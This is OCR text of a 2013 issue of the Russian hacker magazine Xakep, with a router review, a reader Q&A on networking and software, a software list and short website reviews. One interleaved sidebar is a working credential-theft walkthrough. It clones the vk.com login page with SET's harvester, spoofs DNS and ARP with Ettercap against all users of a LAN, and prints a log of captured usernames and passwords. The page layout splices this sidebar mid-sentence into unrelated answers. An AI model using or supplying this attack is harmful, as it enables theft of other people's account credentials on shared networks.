Но начнем мы с внешнего осмотра девайса. Приятно, что роутер миниатюрен, а если на столе уже элементарно нет свободного места, то на этот случай в комплект поставки включена ножка, которая позволяет установить роутер вертикально. Он от этого не только смотрится лучше, но и лучше охлаждается, так как вентиляционные отверстия у ASUS RT-AC66U находятся снизу и по бокам. Верхняя же крышка выполнена сплошной. Три антенны несимметричной формы дополняют образ.

На задней панели расположено пять гигабитных Ethernet-портов, один из которых выделен для подключения к внешней сети, а четыре оставшихся — к локальной. Есть пара USB-портов, к которым можно подключить как внешний жесткий диск, так и периферию (МФУ, принтеры или сканеры) — при должных настройках ими смогут пользоваться все в локальной сети.

Что касается начинки, то тут все очень интересно. По сути, перед нами довольно производительный компьютер со специфической задачей: гонять трафик и работать стабильно. Процессор BCM4706/BCM53003 работает на частоте 600 МГц, оперативной памяти целых 256 Мб, ну а флеш-памяти для прошивки не пожалели и выделили целых 128 Мб, что позволяет надеяться на серьезное расширение функционала устройства.

Что касается программной части, то и здесь все в полном порядке. К тому же прошивки выходят регулярно и некоторые недоработки «допиливаются». На момент написания статьи последней доступной прошивкой считалась версия под номером 3.0.0.4.220.

Если же посмотреть меню, то оно практически не изменилось за последний год и будет знакомо всем, кто сталкивался с роутерами ASUS: удобное графическое меню с количеством подключенных устройств, просмотр графиков загрузки интернет-канала или беспроводной сети. Количество фильтров и настроек таково, что можно до мелочей распределить работу и отдых: запретить посещение не только конкретных сайтов, но даже содержащих ряд символов в URL или создать расписание доступа к сети, задавая рабочие интервалы для конкретного пользователя. Что касается скорости в 1300 Мбит/с по беспроводной сети, то здесь мы столкнулись с неприятной проблемой: роутеры с поддержкой стандарта 802.11ac уже есть в продаже, а адаптеров еще нет. Поэтому пришлось воспользоваться модулем Wi-Fi с поддержкой стандарта DraftN.

ВЫВОДЫ

Роутер ASUS RT-AC66U определенно имеет серьезный потенциал и способен выполнять широкий спектр работ, включая работу в качестве сетевого накопителя или станции закачки торрентов, а текущая прошивка уже позволяет работать довольно комфортно. Он стабилен, а его функционал за счет постоянного обновления прошивок растет как на дрожжах. Осталось дождаться выхода полноценных беспроводных модулей с поддержкой стандарта AC. И тогда вместе с ASUS RT-AC66U цель быть на пике прогресса будет достигнута. А посему этот роутер можно порекомендовать всем тем, кто охоч до стабильной и эффективной работы. В общем — всем. ⌶

+ Высокая пропускная способность
+ Высокая функциональность
+ Работа в двух диапазонах и создание гостевых беспроводных сетей

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:

Поддержка стандартов: 802.11a/b/g/n/ac
Антенна: 3 × съемные
Рабочие частоты: 2,4–2,4835 / 5,1~5,8 ГГц
Шифрование: 64-bit WEP, 128-bit WEP, WPA2-PSK, WPA-PSK, WPA-Enterprise, WPA2-Enterprise
Сетевые возможности: UPnP, DLNA, DNS Proxy, NTP Client, DDNS, Port Triger, Virtual Server, DMZ
VPN сервер: PPTP
Гостевые сети: 3 × 2,4 ГГц, 3 × 5 ГГц
Порты: 1 × RJ-45 for 10/100/1000 BaseT for WAN, 4 × RJ-45 for 10/100/1000 BaseT for LAN, 2 x USB 2.0
Габариты: 207 × 149 × 36 мм
Вес: 450 г

Роман Гоций (gotsijroman@gmail.com)

FAQ

ЕСТЬ ВОПРОСЫ — ПРИСЫЛАЙ НА FAQ@REAL.XAKEP.RU

Q **Время от времени нужно посмотреть через веб-камеру, что творится дома :). Смотреть планирую с разных компьютеров, поэтому хочу быть уверенным в безопасности передаваемого видео. Для этого на домашнем ПК поднял SSH-сервер, доступный из мира. Собственно, вопрос: как смотреть видео с камеры через SSH, не используя при этом X Forwarding?**

A В данном случае удобнее всего туннелировать видеопоток, используя для захвата видео VLC (www.videolan.org/vlc). На домашнем компьютере установи VLC, затем проделай следующие действия.

1. Подключись к домашнему SSH-серверу:

```
$ ssh user@[HomePC] -L 9091:↵
localhost:9091
```

   или, если используешь PuTTY, перед подключением установи в Connection → SSH → Tunnels значение Source port в 9091, а Destination — localhost:9091 и нажми на кнопку «Add».

2. Как только подключишься к своему компьютеру, выполни следующую команду (удобнее всего создать скрипт с этой командой и выполнять уже его):

```
$ vlc v4l2:// :v4l2-dev=/dev/video0 ↵
:v4l2-adev=/dev/dsp :sout=↵
"#transcode{vcodec=mp4v,vb=800, ↵
scale=1,acodec=mpga,ab=128, ↵
channels=2}:duplicate{dst=std↵
{access=http,mux=ts,dst=↵
localhost:9091}}"
```

3. Запусти на компьютере, с которым работаешь в данный момент, любую программу, способную воспроизводить сетевые видеопотоки, и введи адрес: http://localhost:9091.

Q **Мой 3G-модем корректно работает через KNetworkManager, но я не могу просматривать СМС и, что печальнее, выполнять USSD-запросы: ни счет пополнить, ни пакет данных заказать. В инете нашел разные скрипты, но это не очень удобно для меня. Можешь что-то порекомендовать?**

A Для решения твоей проблемы можно использовать программу Modem manager GUI, которая должна быть доступна в стандартных репозиториях. Если же ее там нет, то придется добавлять PPA:

```
# add-apt-repository ↵
ppa:linuxonly/modem+manager+gui
# apt-get update
# apt-get install modem-manager-gui
```

Данная программа, как понятно из названия, предоставляет графический интерфейс для управления модемом. Среди функций приложения нужные тебе — это выполнение USSD и просмотр СМС, а также выбор сети, просмотр статуса устройства (включая уровень сигнала) и учет трафика.

Q **Неоднократно встречал читерские программы, ChatEngine например, которые ускоряют игры и приложения. Какой принцип работы этих программ?**

A Как ты знаешь, очень многое, включая анимацию, в играх и приложениях привязано к времени. Так вот, ускоряя течение системного времени для конкретного процесса, эти программы создают иллюзию ускорения программ. Широкое применение эти программы нашли для обмана онлайн-игр: если формирование отсчета времени идет на клиенте, а все данные, идущие от него, не проверяются на сервере, то можно обмануть («ускорить») клиент, а он, в свою очередь, обманет сервер. В результате твой персонаж двигается, восстанавливается,

ETTERCAP + SET: ПОЛУЧАЕМ ЛОГИН И ПАРОЛЬ ОТ АККАУНТА ЮЗЕРА

Посредством ARP-spoofing и DNS-spoofing атак мы можем «видеть» весь незашифрованный трафик пользователя, который сидит с нами в общей Wi-Fi- (и не только Wi-Fi) сети. Но что, если нам нужно достать логин/пароль, а вход в аккаунт происходит по HTTPS? Так вот, при условии, что сама страница входа идет по HTTP (как, например, на facebook.com, vk.com, mail.ru), перехват данных пользователя становится легко осуществим. Посмотрим, как это сделать, на примере vk.com. Будем использовать Ettercap и Social-Engineer Toolkit (SET) (bit.ly/SocEngTool).

1 Пропусти этот шаг, если ты используешь дистрибутив BackTrack (в нем все уже установлено и настроено). Для начала нужно установить необходимые тулзы. Установка Ettercap тривиальна, так как он есть в репозиториях. Для установки же SET выполни из папки, куда хочешь его установить:

```
svn co http://svn.trustedsec.com/↵
social_engineering_toolkit set/
```

После этой команды требуется настройка на работу со сторонними проектами, но в нашем случае достаточно чистого SET.

2 Перейди в папку с SET и запусти его: «./set». На ругательства о невозможности найти путь к Metasploit не обращай внимания: нам он сейчас не нужен. Выбирай вектор атаки: «1) Social-Engineering Attacks → 2) Website Attack Vectors → 3) Credential Harvester Attack Method → 2) Site Cloner». IP-адрес для обратного POST-запроса — вводи свой IP’шник, а в качестве URL-адреса сайта для клонирования — http://vk.com. Сейчас SET поднял HTTP-сервер с копией страницы входа, все POST-запросы с которой будут перехвачены SET’ом.

получает бонусы, стреляет и так далее быстрее.

Q **Можно ли с помощью PowerShell сжать jpg-файлы?**

A Да, для этого можно использовать модуль PSImage (bit.ly/PSImage). Установка модуля представляет собой простое копирование его в папку с модулями: C:\Windows\System32\WindowsPowerShell\v1.0\Modules. Но кроме этой папки, можно использовать и другие — для этого настрой переменную окружения PSModulePath.

Если модуль установлен, остается лишь написать скрипт. Ах да, не совсем понятно, что ты имел в виду под сжатием: снижение качества или уменьшение в размерах? Но для PSImage эти задачи выполняются с абсолютно одинаковой сложностью. Так что мы реализуем две!

```
import-module image

$src="D:\images"
$dst="D:\small_images"
md $dst -force
$filter = new-Imagefilter | ↵
Add-ScaleFilter -passThru -height 200 ↵
-width 65535 | Add-ConversionFilter ↵
-passThru -typeName jpg -quality 50
Get-Image $src\*.jpg | Set-ImageFilter ↵
-filter $filter | Save-image -fileName ↵
{$_.FullName -replace ".jpg$", ↵
"-small.jpg"} move-item $src\*-small.↵
jpg $dst -force
```

Здесь мы пережимаем JPEG с качеством 50 и меняем высоту каждого изображения до 200 пикселей. Значение ширины 65535 означает, что изменяться она будет пропорционально высоте.

Q **Мой веб-проект активно развивается, нагрузка возрастает с большой скоростью. Для хранения данных веб-**


КАК СЭКОНОМИТЬ НА ОБЛАЧНОМ ХОСТИНГЕ?



ПЛАНИРУЮ ПЕРЕНЕСТИ СВОЙ ПРОЕКТ НА ОБЛАКО, НО ВОЗНИКАЕТ ВОПРОС: НЕ БУДЕТ ЛИ ЭТО СЛИШКОМ ДОРОГО? КАК СЭКОНОМИТЬ НА ОБЛАЧНОМ ХОСТИНГЕ?

A С облаком ты платишь только за ресурсы, которые используются. Поэтому для экономии весь статический контент желательно перенести на CDN: отдавать через Apache (либо другой веб-сервер) слишком дорого. Особенностью многих облачных хостингов является наличие HTTP-акселератора Varnish-Cache (bit.ly/VarnishCache), который первым обрабатывает все запросы посетителя. Если он не находит запрашиваемую страницу в своем кеше, то запрос передается к Apache. Так вот, все запросы, на которые ответил Varnish, не тарифицируются. Но для его эффективного использования нужно знать пару особенностей. Во-первых, Varnish не кеширует страницы, для которых явно не задан заголовок Cache-Control. Во-вторых, Varnish не кеширует контент, предназначенный посетителям, для которых запущена сессия, поскольку предполагает, что они каким-то образом персонифицированы. Хотя это и не мешает кешировать статику и для таких страниц:

```
sub vcl_recv { ...
    if (req.url ~ "(?i)\.(png|gif|jpeg|jpg|ico|swf|css|js|html|htm) ↵
    (\?[a-z0-9]+)?$") {
        unset req.http.Cookie;
    }
}
```



Архитектура типичного облачного сервиса

3 Далее нужно внушить юзеру, что его любимый сайт хостится на твоей машине. Для этого проведем DNS-spoofing-атаку с помощью Ettercap. По правде говоря, SET можно настроить на автоматическую работу с Ettercap, но для понимания сути процесса мы настроим Ettercap для проведения атаки вручную. Открываем файл etter.dns (/usr/share/ettercap/) и добавляем в него такие правила подмены:

```
vk.com A 192.168.1.3
*.vk.com A 192.168.1.3
```

где 192.168.1.3 замени на свой IP.

4 На этом настройка Ettercap закончена, и можно запускать DNS-spoofing. Для этого в новой вкладке терминала (так как в текущей вкладке висит SET, ожидая запросов на поднятый им же сервер) выполни:

```
# ettercap -T -q -i w -P dns_spoof ↵
-M arp:remote /192.168.1.1/ //
```

Здесь через параметр -P указываем выполнение плагина dns_spoof; 192.168.1.1 — адрес шлюза. Во второй паре слешей можно указать IP'шник конкретной жертвы, если же его не указать, то будем атаковать всех в сети.

5 Теперь возвращаемся на вкладку с SET'ом и ждем, когда жертва «предоставит» нам свои аутентификационные данные. SET в реальном времени будет выводить перехваченные учетки. Когда нужное получено, останавливаем Ettercap (нажатием клавиши <q>). А потом на вкладке с SET нажимаем <Ctrl + C>, чем останавливаем перехват данных и формируем отчет. Напомню, что все вышеописанные действия можно проводить только с исследовательскими целями и только в своей сети. Во всех остальных случаях эти действия противозаконны.

приложений хочу попробовать использовать MemcacheDB (не путать с Memcached). Подскажи, как делать бэкапы из этой БД?

A Для хранения данных на диске MemcacheDB использует одну из старейших и надежнейших key-value (пары ключ-значение) реляционной СУБД — Berkley DB. Поэтому для бэкапа данных из MemcacheDB нужно пользоваться теми же инструментами, что и для бэкапа из Berkley DB. Это инструменты db_dump и db_load из пакета db-util. Помимо этого, для восстановления поврежденной БД можно использовать db_recover, а для проверки целостности — db_verify.

Для того чтобы сделать бэкап, выполни команду:

```
$ db_dump -h /usr/local/memcachedb ↵
data.db| gzip > memcachedb.dump.gz
```

Через опцию -h передаем путь к рабочей директории с базой данных. Gzip используем для сжатия в связи с тем, что переносимый дамп в текстовом виде получается очень большим. Для восстановления перейди в пустую директорию, в которую его нужно произвести, и выполни:

```
$ zcat memcachedb.dump.gz| db_load ↵
data.db
```

Нужно сказать, что утилита db_dump работает очень медленно, да и дамп получается больше, чем сам файл БД. Для быстрого бэкапа можно использовать утилиту db_hotbackup. В отличие от db_dump, она копирует целый слепок базы. Использовать ее можно так:

```
$ db_hotbackup -h /usr/local/↵
memcachedb -b /mnt/backup/↵
memcachdb_backup
```

Этой командой производится быстрое резервное копирование. Для восстановления достаточно скопировать в пустую директорию содержимое директории, созданное утилитой db_hotbackup.

Q Установил Windows 8 на ПК. Первое впечатление приятное, но прежде, чем покупать таблет с «восьмеркой», хочется испробовать заточенность оси под сенсорное управление. Что посоветуешь?

A Для испытания ты можешь заюзать Android-планшет или iPad, что-то одно из них точно есть у тебя или у одного из твоих друзей. Понятное дело, мы не можем установить «восьмерку» на эти девайсы, мы поступим иначе, и поможет нам в этом программа Splashtop 2 — Remote Desktop. Она распространяется бесплатно для Android (bit.ly/Splashtop2) и стоит 2,99 доллара для iPad (bit.ly/Splashtop2iOS). Кроме программы и планшета, нам понадобится еще компьютер с установленной «восьмеркой» (виртуальная машина тоже сойдет, но в ее настройках,

```
[*] Harvester is ready, have victim browse to your site.
192.168.1.4 - - [14/Dec/2012 09:23:59] "GET / HTTP/1.1" 200 -
192.168.1.3 - - [14/Dec/2012 09:27:11] "GET / HTTP/1.1" 200 -
192.168.1.3 - - [14/Dec/2012 09:29:24] "GET / HTTP/1.1" 200 -
192.168.1.3 - - [14/Dec/2012 09:30:27] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND: act=login
PARAM: role=al_frame
PARAM: expire=
PARAM: captcha_sid=
PARAM: captcha_key=
PARAM: _origin=http://vk.com
PARAM: ip_h=a33fef2d9348b6140f
POSSIBLE USERNAME FIELD FOUND: email=login@mail.ru
POSSIBLE PASSWORD FIELD FOUND: pass=pa$$word
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.


[*] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND: act=login
PARAM: role=al_frame
PARAM: expire=
PARAM: captcha_sid=
PARAM: captcha_key=
PARAM: _origin=http://vk.com
PARAM: ip_h=a33fef2d9348b6140f
POSSIBLE USERNAME FIELD FOUND: email=victim@mail.ru
POSSIBLE PASSWORD FIELD FOUND: pass=12345qwerty
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.

Shell  Shell No. 3  Shell No. 2
~/bin/set : sudo - KDE Terminal Emulator
```

SET перехватывает учетки

в разделе «Сеть», установи режим работы в «Сетевой мост» и перезагрузи машину). На «восьмерку» устанавливаем Splashtop Streamer (bit.ly/ST-Streamer) и заводим себе бесплатный аккаунт. Следующим шагом запускай Splashtop на планшете, логинься на только что созданный аккаунт: откроется список компьютеров, доступных к подключению. В этом списке ты должен увидеть свой компьютер с запущенным стримером. К нему и подключайся. Теперь можешь тестить. Конечно, это совсем не то, что будет на реальной восьмерочной таблетке. Кроме понятных тормозов из-за стриминга, сам по себе Splashtop всего лишь удаленно контролирует курсор, так что ты не сможешь насладиться всеми прелестями реального тачскрина, но некоторые операции работают достаточно хорошо. Тем не менее такой опыт использования Windows 8, как мне кажется, для покупки планшета более познавательный, чем щелканье мышкой на ПК.

Q Как настроить количество строчек в новом пуске «восьмерки»?

A В стандартных настройках это сделать невозможно, но такую настройку можно произвести в реестре Windows. Нажми <Win + R> и запусти regedit. Переходи в ветку:

```
HKCU\Software\Microsoft\Windows\
CurrentVersion\ImmersiveShell\Grid
```

Найди там DWORD-запись с ключом 'Layout_MaximumRowCount', если ее нет, то создай. Она и отвечает за количество строчек. Чтобы увидеть результат изменений, достаточно перелогиниться.

Q В одном из прошлых номеров рассказывалось о том, как пустить весь трафик Linux через Tor. А как сделать это для Android?


A На сайте проекта Tor есть его версия для Android — Orbot (bit.ly/Orbot). Он включает в себя собственно Tor, libevent и privoxy. Для нерутованных девайсов нужно настроить используемое ПО на локальный прокси-сервер, который предоставляет Orbot (HTTP и SOCKS4A/5). Для девайсов же с рутом и прошивкой, которая поддерживает IPTables (CyanogenMod, например), Orbot можно настроить для перенаправления всего TCP-трафика через Tor.

Q Часто приходится сидеть в открытых вайфаях со своего лаптопа. Как проще всего заставить сайты работать через HTTPS, в случае если это возможно?

A Для этого проще всего использовать расширения браузеров. Для Chrome и Firefox существует HTTPS Everywhere (bit.ly/https-ewhere). Для Opera можно использовать Swiss Knife (bit.ly/Swiss-Knife) или Redirect to HTTPS (bit.ly/Red2Https). Еще один вариант для Chrome — KB SSL Enforcer (bit.ly/KB-SSL) и для Firefox — HTTPS Finder (bit.ly/HTTPS-Finder).

Q На многих сервисах сейчас внедряют двухэтапную авторизацию. Хочется внедрить и у себя на сайте, но не изобретая велосипед, а используя Google Authenticator (он поддерживает несколько аккаунтов). Есть какой-то публичный API?

A Google Authenticator — это проект с открытым исходным кодом (bit.ly/GoogleAuth). Работает он по принципу TOTP (Time-based One Time Password). Вдобавок к открытости кода на странице проекта в RFC детально описан алгоритм формирования одноразового пароля (или токена). Так что написать серверную часть — лишь дело времени. На сегодняшний день существует несколько готовых решений для основных языков программирования. Например, для PHP доступен ga4php (code.google.com/p/ga4php), для Pyhon — onetimepass (github.com/tadeck/onetimepass), а здесь — bit.ly/GA_JS ты найдешь решение для JavaScript. Есть даже плагин для WordPress (bit.ly/WP-GA). Нужно сказать, что очень важно быть предельно осторожным при реализации двухфакторной аутентификации на своем сайте: например, не забудь убедиться в синхронности часов на сервере и клиенте, кроме того, что самое важное, постарайся не допустить возможности для проведения brutefoce-атаки на токен. ⌶



Windows 8 — на Nexus 7



>>WINDOWS
>DailySoft
7-Zip 9.20
DAEMON Tools Lite 4.46.1
Far Manager 3.0
Firefox 17.0.1
foobar2000 1.2
Google Chrome 23
K-Lite Mega Codec Pack 9.6.5
Miranda IM 0.10.9
Notepad++ 6.2.3
Opera 12.12
PuTTY 0.62
Skype 6.0
Sysinternals Suite
Total Commander 8.01
Unlocker 1.9.1
uTorrent 3.2
XnView 1.99.6

>Development
AsmJit 1.0
Cppcheck 1.58
cppcheclipse 0.9.9
Ejdb 1.0.50
FXiTe 0.9
Go 1.0.3
Kodos 2.4.9
LiteIDE x15.2
Mathgl 2.1.1
NbGit 0.4
Numeraljs 1.4.5
PhantomJS 1.8
Rad2py 0.09
Scrapy 0.16
Snoopy 1.2.4
Winpdb 1.4.8

>Misc
Blacksmith 1.5.3
Cache My Work 1.2
Clover 2.0.216
CoffeeZip 1.0
Desktop Slider 1.03
DExposE2
DropIt 4.6
Folder Bookmarks 2.2.0.1
FontLoader
KeyRocket
Mission Control 1.01
Moborobo 2.0.9
NoDrives Manager 1.2.0
Quick PDF Tools
Save.me
TouchFreeze 1.1.0

>Multimedia
aTunes 3.0.3
CloudTune 1.9
Convertidor De Videos
FreeMake Video Downloader 3.0.1
Freemore Audio Video Suite
FreeVimager 4.1.0
LameXP 4.06
MediaMonkey 4.0.7
Metanull 1.1
MPC-BE 1.1
Passport Photo Maker
Redimensionneur 1.0.3
Textaizer Pro 4.3
TinEye Client 1.1
Tomahawk 0.6.0
YTubePlayer 2.2.626

>Net
AutoPuTTY 0.24.3
Awasu 3.0
Cookienator 2.6.41
CrossLoop 2.82
Fiddler 2.3.9.3
Lanshark 0.0.2
Lunascape 6.8.1
mRemote 1.50
NetWorx 5.2.7
Omea Reader 2.2
Psi 0.15
Spiffy 0.5.11
The Dude 3.6
TightVNC 2.6.4
UltraSurf 11.04
Wuala

>Security
AJAX Crawling Tool
Browser Forensic Tool
Browzar 2.0
CodeSensor 0.1
DPScan
Fuzzware 1.5
Heimdal
IronWASP
MagicTree 1.2
mimikatz 1.0
Nessus 5.0
PEBrowse Professional 10.1.4
PEBrowse Professional Interactive 9.3.3
SIPVicious 0.2.8
Uniofuzz 0.1.2
untidy beta 2

>System
AppRemover 2.2.24.1
BootRacer 4.0
Buster Sandbox Analyzer 1.85
CleanMem 2.4.3
DiskPulse 4.8
Double Driver 4.1
DriverSweeper 3.2.0
ExactFile 1.0.0.15
Master Commander 1.0.1
Minimem 2.1
NovaBench 3.0.4
OSForensics 1.2.1003
Rohos Mini Drive 1.8
SlimDrivers 2.2
VirtualBox 4.2.6
ZeuAPP 2.0

>UNIX
>Desktop
Banshee 2.6.0
Blender 2.65a
Coolreader 3.0.56
Enlightenment 0.17.0
Gmic 1.5.2.4
Gnumeric 1.12.0
Inkscape 0.48.4
Knotter 0.8.0
Lifeograph 0.11.0
Lmms 0.4.13
Outwiker 1.7.0
Pulseaudio 3.0
Rosegarden 12.12
Sparkleshare 1.0.0
Synfig 0.63.05
Tea 33.5.0
Viewnior 1.3
Yed 3.10

>Devel
Abcl 1.1.0
Bashdb 4.2-0.8
Bison 2.7
Codeblocks 12.11
Cppcheck 1.57
Cx_freeze 4.3.1
Ejdb 1.0.30
Expat 2.1.0
Lazarus 1.0.4
Llvm 3.2
Mathgl 2.1
Numeraljs 1.4.5
Php-qrcode-generator 1.1
Pyramid 1.4
Scons 2.2.0
Shelled 2.0.2
Subversion 1.7.8
Tcl_tk 8.6.0

>Games
Astromenace 1.3.1
Ironfist 1.5.1
Ultimatestunts 0.7.7

>Net
Afd 1.4.5
Aria2 1.16.1
Chrome 23.0.1271.97
Freetuxtv 0.6.5
Gmediafinder 1.0.4
Gnome-gmail 1.8.2
Httraqt 1.0.0
Kypeless 0.0pa6
Leech raf 0.5.90
Miro 5.0.4
Nullfxp 2.1.1
Profanity 0.1.9
Qbittorrent 3.0.6
Qshare 2.1.5
Quiterss 0.11.0
Readfeed 0.4.0
Sabnzbd 0.7.7
Weechat 0.3.9.2

>Security
Antigift 2.0
Iptadmin 1.3.0
Lifs 1.01
Netzob 0.4.0
Nmap 6.25
Openvas 5.0.4
Pycland 0.3.1
Seahorse 3.7.2
Slowhttptest 1.5
Suricata 1.4

>Server
Apache 2.4.3
BIND 9.9.2
CUPS 1.6.1
DHCP 4.2.4
FlockDB 1.8.5
JBossAS 7.1.2
Lucene 3.6.2
OpenLDAP 2.4.33
OpenSSH 6.1
OpenVPN 2.2.2
Postfix 2.9.5
PostgreSQL 9.2.2
Samba 4.0.0
Sendmail 8.14.6
Squid 3.2.5
Tomcat 7.0.34

>System
Ailurus 12.08
Clonezilla 2.0.1-15
Gsmartcontrol 0.8.7
Gujin 2.8.6
Klish 1.6.3
Linux 3.7.1
Linuxmq 3.7
Logsurfer 1.8
Oobash 0.39.10
Pf-kernel 3.7.1
Qemu 1.3.0
Smartmontools 6.0
Sysstat 10.1.3
Tuxboot 0.4
Virtualbox 4.2.6

>X-distr
FreeBSD 9.1

>>MAC
Colloquy 2.4
Deeper 1.6.1
Gabtastik 0.4.2
GoogleCL 0.9.13
GrowlMail 1.3.5
JaBack 9.17
JuicePhone 2.4.1
Kiwix 0.9 rc2
Maintenance 1.6.1
Movist 0.6.8
Processing 2.0b7
SlimBoat 1.1.17
TeXnicle 2.0
TrailRunner 3.7.710
WaterRoof 3.8
xACT 2.21


DVD

№ 02 (169) ФЕВРАЛЬ 2013

ХАКЕР



WWW2




Удобный способ наглядно представить габариты нескольких устройств

SIZEASY

sizeasy.com

При выборе ноутбука, смартфона, планшета или любого другого предмета (вплоть до мебели) ключевым вопросом часто оказываются физические размеры. Однако сухие цифры мало кому что-то говорят, и самый эффективный способ оценить габариты продукта — сравнить его с привычным предметом. Сервис sizeasy как раз позволяет визуально сравнить несколько предметов — для этого достаточно вбить его габариты в миллиметрах или дюймах. Увы, дизайн сервиса напрочь застрял в 2007–2008 году (почувствуй себя старым при прочтении этой фразы), но со своей основной задачей он справляется отлично. Предметы можно рассмотреть в нескольких ракурсах (к сожалению, свободно повращать картинку не удастся). Сервис позволяет сохранить свой список устройств и посмотреть чужие сравнения, но почему-то не позволяет найти габариты устройства по названию.



Инструмент, позволяющий «вживую» посмотреть JS-код

BL.OCKS.ORG

bl.ocks.org

Сервис представляет собой неплохую альтернативу традиционным pastebin-сервисам для JavaScript-кода. Идея в том, что код можно посмотреть «вживую» параллельно с собственно листингом. При этом сервис позволяет сопровождать код документацией на Markdown/HTML, использовать в примерах внешние JS-библиотеки (при условии, что они хостятся где-то еще). В основе bl.ocks.org лежат gist-файлы GitHub'а, поэтому для работы с сервисом нужно зарегистрировать репозиторий. Код пишется непосредственно в gist'е в файле index.html, который обрабатывается в bl.ocks.org, и на выходе получается ссылка на готовую страничку. Для быстрого доступа к функциям сервиса имеются расширения под Firefox, Chrome и Opera.


Command Line Interface		
$ curl ifconfig.me	⇒	95.143.116.2
$ curl ifconfig.me/ip	⇒	95.143.116.2
$ curl ifconfig.me/host	⇒	mail.gameland.ru
$ curl ifconfig.me/ua	⇒	Mozilla/5.0 (Macintosh; Intel Mac OS X 10_8_2) AppleWebKit/536.26.17 (KHTML, like Gecko) Version/6.0.2 Safari/536.26.17
$ curl ifconfig.me/port	⇒	54306
$ curl ifconfig.me/lang	⇒	en-us
$ curl ifconfig.me/keepalive	⇒	
$ curl ifconfig.me/connection	⇒	Keep-Alive

Простой сервис, показывающий IP и другую информацию, доступный из терминала

IFCONFIG.ME

ifconfig.me

Простейший сайт, позволяющий получить множество полезной информации, вроде своего IP, юзер-агента и не только. Важная особенность, отличающая ifconfig.me от миллиарда аналогичных сайтов (не просто же так мы о нем заговорили), заключается в возможности извлекать всю эту информацию с помощью curl (входит в стандартную поставку большинства дистрибутивов Linux, OS X и множества других *nix-систем) в любом удобном формате (включая XML и JSON). Также можно вытаскивать ответы на конкретные запросы (например, только IP или только используемый порт), что может оказаться полезным для различных скриптов.



Дружелюбный сервис, позволяющий быстро набросать код интерфейса на Bootstrap

DIVSHOT

divshot.com

Надеемся, тебе понравился материал в январском][, посвященный Twitter Bootstrap — удобному и современному средству проектирования интерфейсов веб-сервисов. Увы, несмотря на всю простоту, фреймворк не избавляет разработчика от ручной работы. Кроме того, заготовки Bootstrap пригодятся неискушенному пользователю, которому понадобилось наглядно показать свою идею, — но для этого его нужно избавить от необходимости работать с кодом. Divshot — молодой сервис для создания интерфейсов на базе Bootstrap, с его помощью можно достаточно быстро получить из набросков рабочий HTML/CSS-код. Веб-интерфейс позволяет добавлять основные элементы и тестировать прототип на различных форм-факторах (включая смартфоны и планшеты).